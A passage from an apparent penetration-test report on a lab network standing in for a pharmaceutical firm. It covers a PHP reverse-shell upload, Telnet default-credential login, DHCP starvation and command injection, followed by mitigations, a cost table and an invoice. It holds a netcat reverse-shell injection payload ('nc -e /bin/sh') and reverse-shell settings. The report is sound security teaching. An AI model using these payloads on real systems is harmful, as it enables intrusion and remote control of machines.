

Upgrade and latest version of Samba 4.4.2, 4.3.8 and 4.2.11 [21]

7. Attack Two:

Vulnerability name	Unrestricted File Upload
Description	Unrestricted file upload refers to a security vulnerability that allows an attacker to upload a file with dangerous content or a malicious script to a server. [22]
Risk level	High
CVE	CWE-434 [22]
Attributing factor	include inadequate file validation, poor security configurations, and weak server access controls [23]
Attack tool used	Php-reverse-shell
Protocol involved in the attack	HTTP
Observation	 CPC's website allows to upload images here according to the above figure. can try to upload a reverse shell php file and make a reverse shell connection to the machine running the server for the website. <pre> 48 \$VERSION = 1.0 ; 49 \$ip = '10.0.2.4'; // CHANGE THIS 50 \$port = 9000; // CHANGE THIS 51 \$chunk_size = 1400; </pre> Setting up the own IP and a listening port for reverse shell. 
Proof of concept	 

	Utilized listening port which was used in the php script.
Success/Failure	 SUCCESS: I successfully established a reverse PHP connection because the server allowed the uploaded PHP script execution, indicating inadequate file validation and execution permissions on the server side. This success reflects vulnerabilities in the server's security that I was able to exploit.
Impact	The impact of a successful reverse PHP connection can include unauthorized server access, data theft, system compromise, and further malicious activities, leading to significant security breaches and operational disruptions. [23]
Mitigation	Mitigation strategies for a reverse shell attack include regular updates and patching of systems, strict validation and sanitization of user inputs, implementing firewall rules to restrict outbound connections, and using intrusion detection systems to monitor unusual activities. Regular security audits and employee training can also significantly reduce the risk of such attacks. [22]

8. Attack Three:

Vulnerability name	Telnet Vulnerability
Description	Telnet service was identified as vulnerable due to its unencrypted nature. [24]
Risk level	Medium
CVE	CVE-1999-0619 [24]
Attributing factor	Devices using default password and unsecured remote access protocol
Attack tool used	Metasploit
Protocol involved in the attack	Telnet
Observation	 Indicates that port 23/TCP is running telnet services and will explore possible exploitations for it.
Proof of concept	 The auxiliary/scanner/telnet/telnet_login module in Metasploit is used for brute-forcing Telnet logins. It attempts various username and password combinations to access Telnet services, identifying weak credentials for potential exploitation. [25]
Success/Failure	

```

(root@kali)~[~]
# telnet 10.0.2.5
Trying 10.0.2.5...
Connected to 10.0.2.5.
Escape character is '^]'.

metasploitable

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jan  2 19:50:47 EST 2024 from 10.0.2.4 on pts/2
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ █

```

SUCCESS: Metasploit revealed Username: msfadmin and Password: msfadmin and telnet login was successful.

Impact	The Telnet service is considered dangerous due to its lack of encryption. Anyone on the same local network can intercept and read the data transmitted between the client and server, including sensitive information like logins and passwords. This makes it highly vulnerable to eavesdropping and data breaches [24]
Mitigation	Using more secured protocol like SSH


9. Attack Four:

Vulnerability name	DHCP Starvation
Description	A DHCP starvation attack happens when someone floods a DHCP server with lots of fake requests. This uses up all the server's IP addresses so no one else can connect. [26]
Risk level	Medium
Attributing factor	Include inadequate rate limiting and lack of MAC address filtering on the server or the switch on the network. [26]
Attack tool used	Yersinia
Protocol involved in the attack	DHCP
Observation	 <pre>VPCS> ip dhcp DDORA IP 10.0.2.41/24 GW 10.0.2.254 VPCS></pre> It is observed that IP addresses are assigned by the DHCP server.
Proof of concept	 The screenshot shows the Yersinia 0.7.3 application window. A 'Choose attack' dialog box is open, displaying a list of attack options. The 'sending DISCOVER packet' option is selected under the 'Description' column, and the 'DoS' checkbox is checked. The 'Cancel' and 'OK' buttons are at the bottom of the dialog. Yersinia tool is used to send fake Discover packets

Success/Failure	Yersinia 0.7.3 File Protocols Actions Options Help Launch attack Edit interfaces Load default List attacks Clear stats Capture Edit mode Exit Protocols CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP Yersinia log CDP DHCP 802.1Q 802.1X DTP HSRP ISL MPLS STP VTP Yersinia log <table><tr><th>SIP</th><th>DIP</th><th>MessageType</th><th>Interface</th><th>Count</th><th>Last seen</th></tr><tr><td>0.0.0.0</td><td>255.255.255.255</td><td>01 DISCOVER</td><td>eth0</td><td>1</td><td>04 Jan 02:14:22</td></tr><tr><td>0.0.0.0</td><td>255.255.255.255</td><td>01 DISCOVER</td><td>eth0</td><td>1</td><td>04 Jan 02:14:22</td></tr><tr><td>0.0.0.0</td><td>255.255.255.255</td><td>01 DISCOVER</td><td>eth0</td><td>1</td><td>04 Jan 02:14:22</td></tr><tr><td>0.0.0.0</td><td>255.255.255.255</td><td>01 DISCOVER</td><td>eth0</td><td>1</td><td>04 Jan 02:14:22</td></tr><tr><td>0.0.0.0</td><td>255.255.255.255</td><td>01 DISCOVER</td><td>eth0</td><td>1</td><td>04 Jan 02:14:22</td></tr><tr><td>0.0.0.0</td><td>255.255.255.255</td><td>01 DISCOVER</td><td>eth0</td><td>1</td><td>04 Jan 02:14:22</td></tr><tr><td>0.0.0.0</td><td>255.255.255.255</td><td>01 DISCOVER</td><td>eth0</td><td>1</td><td>04 Jan 02:14:22</td></tr><tr><td>0.0.0.0</td><td>255.255.255.255</td><td>01 DISCOVER</td><td>eth0</td><td>1</td><td>04 Jan 02:14:22</td></tr></table> Dynamic Host Configuration Protocol Source MAC 02:48:33:66:02:51 Destination MAC FF:FF:FF:FF:FF:FF SIP 0.0.0.0 DIP 255.255.255.255 SPort 68 DPort Op 01 Htype 01 HLEN 06 Hops 00 Xid 00009869 CI 0.0.0.0 YI 0.0.0.0 SI 0.0.0.0 CH 02:48:33:66:02:51 SUCCESS: The DHCP starvation attack was successful likely due to insufficient security measures like rate limiting or MAC filtering on the DHCP server, allowing it to allocate all its IP addresses to the fake requests. [26]	SIP	DIP	MessageType	Interface	Count	Last seen	0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22	0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22	0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22	0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22	0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22	0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22	0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22	0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22
SIP	DIP	MessageType	Interface	Count	Last seen																																																		
0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22																																																		
0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22																																																		
0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22																																																		
0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22																																																		
0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22																																																		
0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22																																																		
0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22																																																		
0.0.0.0	255.255.255.255	01 DISCOVER	eth0	1	04 Jan 02:14:22																																																		
Impact	Once successful, the attacker can block real users from accessing the network or set up a fake DHCP server, enabling a Man-in-the-Middle attack. [26]																																																						
Mitigation	To mitigate DHCP starvation attacks, implement rate limiting, deploy MAC address filtering, use DHCP snooping on switches, and regularly monitor network traffic for unusual DHCP activity. [26]																																																						

10. Attack Five:

Vulnerability name	Command Injection
Description	Command injection is a type of attack aiming to execute unauthorized commands on the host system through a vulnerable application. [27]
Risk level	High
CVE	N/A
Attributing factor	Insufficient input validation, improper sanitization of user inputs, and insecure application coding practices that do not properly handle or restrict system command execution. [27]
Attack tool used	N/A
Protocol involved in the attack	HTTP
Observation	Ping for FREE Enter an IP address below: submit <pre> PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.008 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.013 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.010 ms --- 127.0.0.1 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2000ms rtt min/avg/max/mdev = 0.008/0.010/0.013/0.003 ms </pre> The output of the ping results directly on the web page indicates that the service is likely running the ping command on the server side and then displaying the raw output. Ping for FREE Enter an IP address below: 127.0.0.1; pwd ;ls ;hostname submit <pre> PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.009 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.009 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.009 ms --- 127.0.0.1 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 1998ms rtt min/avg/max/mdev = 0.009/0.009/0.009/0.000 ms /var/www/dvwa/vulnerabilities/exec help index.php source metasploitable </pre> I've noticed there's a serious problem with the input I provided. I entered "127.0.0.1; pwd; ls; hostname" into the ping service, and instead of just pinging the IP address, the server executed additional commands that I included after the semicolon. This shows that the website is vulnerable to command injection.

Proof of concept	Ping for FREE Enter an IP address below: 127.0.0.1; nc -e /bin/sh 10.0.2.4 4444 submit <pre> PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.009 ms 64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.022 ms 64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.044 ms --- 127.0.0.1 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 1998ms rtt min/avg/max/mdev = 0.009/0.025/0.044/0.014 ms </pre> I entered "127.0.0.1; nc -e /bin/sh 10.0.2.4 4444" into the website, and this could potentially allow me to create a reverse shell connection to another computer.
Success/Failure	 SUCCESS: it appears that upon entering the command <code>nc -nvlp 4444</code> on my local machine, I was able to establish a connection and gain shell access, as indicated by the command prompt and shell interaction.
Impact	Allowing attackers to gain unauthorized access to the system, execute arbitrary commands, alter data, and compromise the integrity and confidentiality of the system, leading to potential data breaches and system control. [27]
Mitigation	ensure rigorous input validation, employ least privilege principles, use safe APIs that avoid the use of the interpreter, and regularly update and patch systems and applications. [27]

11. Additional Mitigation suggestions for the found vulnerabilities and attacks:

Samba Badlock Vulnerability (Attack 1) [28]:

- Patch/update Samba software to the latest version.
- Use SMB signing and encryption.
- Limit Samba access to trusted networks.

Unrestricted File Upload (Attack 2) [29]:

- Implement file upload filtering and size limits.
- Use antivirus software to scan uploaded files.
- Store uploaded files outside of the webroot.

Telnet Attack (Attack 3) [30]:

- Disable Telnet service and replace with SSH.
- Implement a firewall, such as a Cisco ASA, to block unauthorized access.
- Use VPNs for secure remote access.

DHCP Starvation (Attack 4) [31]:

- Enable DHCP snooping on network switches.
- Configure rate limiting on DHCP servers.
- Use network access control (NAC) to authenticate devices.

Command Injection (Attack 5) [32]:

- Conduct rigorous input validation on all user inputs.
- Employ least privilege execution policies.
- Utilize web application firewalls (WAFs) to detect and block injection attempts.


12. General Mitigation Suggestions for Hardware and Software [33]:

- Utilize firewalls to establish robust network perimeter defences.
- Deploy Intrusion Prevention and Detection Systems (IPS/IDS) for real-time monitoring and alerts.
- Install comprehensive antivirus software on all endpoints and keep it updated.
- Implement Security Information and Event Management (SIEM) solutions for enhanced monitoring capabilities.
- Ensure a dedicated monitoring team is in place to review alerts and manage incident responses effectively.
- Regular security training for staff and updated security policies are also crucial in maintaining a strong security posture.

13. Cost of Solution

Item	Description	Quantity	Unit Price	Total Price (£)
Hardware	Cisco Firewall	1	6,000	6,000
Hardware	IPS/IDS Systems	1	4,500	4,500
Software	Antivirus Enterprise License	1	1,200	1,200
Software	SIEM Solution Setup and Subscription	1	7,500	7,500
Service	Network Configuration and Firewall Setup	8 hrs	120/hr	960
Service	SIEM Solution Implementation	12 hrs	120/hr	1,440
Service	Security Policy Review and Update	10 hrs	120/hr	1,200
Consultancy	Monthly Security Monitoring	12	800/mo	9,600
Consultancy	Incident Response Planning	1	2,400	2,400
Total				£ 34,800

14. Timetable for execution of solution



15. Invoice for Penetration test service.

GLOBAL CYBERSECURITY SOLUTIONS

1234 Cyber Lane
 Swansea, SA1 8ph
 Phone: (555) 123-4567
 Email: contact@globalcybersecurity.com

INVOICE

To: Cureton Pharmaceutical Company Ltd.
 54 Baker Street, London, W1U 7BU

Date: January 25, 2024

Invoice Number: 2024-01-PEN

Due Date: February 1, 2024

Description of Service	Date(s)	Rate	Quantity	Amount
Initial Consultation	36892	1000	1	1000
Reconnaissance	Jan 2-3	1500	1	1500
Vulnerability Assessment	Jan 4-8	3000	1	3000
Exploitation Testing	Jan 9-12	4000	1	4000
Reporting	Jan 13-15	2500	1	2500
Post-Test Analysis	Jan 16-17	3000	1	3000
Total				15000

Payment Instructions:

Please make the payment by the due date via bank transfer or check. For bank transfers, use the following details:

Bank: Cyber Bank UK
Account Number: 987654321
Sort Code: 10-20-30

Thank you for choosing Global Cybersecurity Solutions for your security needs. If you have any questions regarding this invoice, please contact us at the phone number or email address listed above.

GLOBAL CYBERSECURITY SOLUTIONS

References

- [1] "www.enzoic.com," [Online]. Available: <https://www.enzoic.com/blog/cisa-the-risk-of-mfa/#:~:text=What%20happened%2C%20exactly%3F,to%20the%20NGO%27s%20cloud%20environment..> [Accessed 30 12 2023].
- [2] "support.microsoft.com," Microsoft, [Online]. Available: <https://support.microsoft.com/en-us/topic/what-is-multifactor-authentication-e5e39437-121c-be60-d123-eda06bddf661>. [Accessed 30 12 2023].
- [3] "/www.bankinfosecurity.com," bankinfosecurity, [Online]. Available: <https://www.bankinfosecurity.com/russian-actors-exploit-known-mfa-bug-to-attack-ngo-a-18728>. [Accessed 30 12 2023].
- [4] "www.cisa.gov," cisa, [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-074a>. [Accessed 30 12 2023].
- [5] "www.bleepingcomputer.com," bleepingcomputer, [Online]. Available: <https://www.bleepingcomputer.com/news/security/fbi-warns-of-mfa-flaw-used-by-state-hackers-for-lateral-movement/>. [Accessed 30 12 2023].
- [6] "msrc.microsoft.com," microsoft, [Online]. Available: <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527>. [Accessed 30 12 2023].
- [7] "www.cisa.gov," cisa, [Online]. Available: <https://www.cisa.gov/news-events/cybersecurity-advisories/aa22-074a>. [Accessed 30 12 2023].
- [8] "www.cyberneticgi.com," cyberneticgi, [Online]. Available: <https://www.cyberneticgi.com/2023/12/21/adobe-coldfusion-cve-2023-26360-exploited-for-government-server-access/>. [Accessed 30 12 2023].
- [9] "duo.com," Decipher, [Online]. Available: <https://duo.com/decipher/coldfusion-exploit-used-to-access-federal-agency>. [Accessed 30 12 2023].
- [10] "tenable.com," tenable, [Online]. Available: <https://www.tenable.com/cve/CVE-2023-26360/plugins>. [Accessed 30 12 2023].
- [11] "packetstormsecurity.com," packetstormsecurity, [Online]. Available: <https://packetstormsecurity.com/files/172079/Adobe-ColdFusion-Unauthenticated-Remote-Code-Execution.html>. [Accessed 30 12 2023].
- [12] "www.cisa.gov," cisa, [Online]. Available: <https://www.cisa.gov/sites/default/files/2023-12/aa23-339a-threat-actors-exploit-adobe-coldfusion-cve-2023-26360.pdf>. [Accessed 30 12 2023].
- [13] "www.reuters.com," reuters, [Online]. Available: <https://www.reuters.com/article/us-cyber-solarwinds-microsoft/solarwinds-hack-was-largest-and-most-sophisticated-attack-ever-microsoft-president-idUSKBN2AF03R/>. [Accessed 23 12 2023].
- [14] "www.cisa.gov," cisa, [Online]. Available: https://www.cisa.gov/sites/default/files/2023-01/RP_Patch_Management_S508C.pdf. [Accessed 30 12 2023].
- [15] "truefort.com," truefort, [Online]. Available: <https://truefort.com/detecting-lateral-movement/>.
- [16] "www.ncsc.gov.uk," ncsc, [Online]. Available: <https://www.ncsc.gov.uk/blog-post/supply-chain-cyber-security-new-guidance-from-the-ncsc>. [Accessed 1 12 2023].

- [17] "kirkpatrickprice.com," kirkpatrickprice.com, [Online]. Available: <https://kirkpatrickprice.com/blog/7-stages-of-penetration-testing/>. [Accessed 21 12 2023].
- [18] "www.tenable.com," Nessus, [Online]. Available: <https://www.tenable.com/plugins/nessus/90509>. [Accessed 23 12 2023].
- [19] "www.cve.org," cve, 12 04 2016. [Online]. Available: <https://www.cve.org/CVERecord?id=CVE-2016-2118>. [Accessed 23 12 2023].
- [20] "docs.metasploit.com," metasploit.com, [Online]. Available: <https://docs.metasploit.com/docs/pentesting/metasploit-guide-smb.html>. [Accessed 23 12 2023].
- [21] "www.samba.org," Samba.org, [Online]. Available: <https://www.samba.org/samba/security/CVE-2016-2118.html>. [Accessed 23 12 2023].
- [22] "cwe.mitre.org," cwe.mitre.org, [Online]. Available: <https://cwe.mitre.org/data/definitions/434.html>. [Accessed 23 12 2023].
- [23] "owasp.org," owasp.org, [Online]. Available: https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload. [Accessed 23 12 2023].
- [24] "www.beyondsecurity.com," beyondsecurity, [Online]. Available: <https://www.beyondsecurity.com/resources/vulnerabilities/telnet-detection#:~:text=This%20service%20is%20dangerous%20since,connect%20to%20your%20telnet%20server.> [Accessed 24 12 2023].
- [25] "docs.rapid7.com," docs.rapid7.com, [Online]. Available: <https://docs.rapid7.com/release-notes/metasploit/20211011/>. [Accessed 24 12 2023].
- [26] "www.cb nuggets.com," [Online]. Available: <https://www.cb nuggets.com/blog/technology/networking/what-is-a-dhcp-starvation-attack>. [Accessed 25 12 2023].
- [27] "owasp.org," owasp.org, [Online]. Available: https://owasp.org/www-community/attacks/Command_Injection. [Accessed 25 12 2023].
- [28] "www.kb.cert.org," Carnegie Mellon University, [Online]. Available: <https://www.kb.cert.org/vuls/id/813296>. [Accessed 1 1 2024].
- [29] "www.acunetix.com," acunetix, [Online]. Available: <https://www.acunetix.com/vulnerabilities/web/unrestricted-file-upload/>. [Accessed 1 1 2024].
- [30] "www.beyondsecurity.com," beyondsecurity, [Online]. Available: <https://www.beyondsecurity.com/resources/vulnerabilities/telnet-detection>. [Accessed 1 1 2024].
- [31] "www.geeksforgeeks.org," geeksforgeeks, [Online]. Available: <https://www.geeksforgeeks.org/mitigation-of-dhcp-starvation-attack/>. [Accessed 2 1 2024].
- [32] "cheatsheetseries.owasp.org," owasp, [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/OS_Command_Injection_Defense_Cheat_Sheet.html. [Accessed 2 1 2024].
- [33] "ncsc.gov.uk," ncsc.gov.uk, [Online]. Available: <https://www.ncsc.gov.uk/collection/device-security-guidance/managing-deployed-devices/obsolete-products>. [Accessed 2 1 2024].

- [34] T. Beardsley, "Rapid7," 12 April 2016. [Online]. Available: <https://www.rapid7.com/blog/post/2016/04/12/on-badlock-cve-2016-2118-for-samba-and-windows/>.
- [35] "www.cve.org," www.cve.org, [Online]. Available: <https://www.cve.org/CVERecord?id=CVE-1999-0502>. [Accessed 23 12 2023].
- [36] "www.techtarget.com," www.techtarget.com, [Online]. Available: <https://www.techtarget.com/searchnetworking/definition/Telnet>. [Accessed 23 12 2023].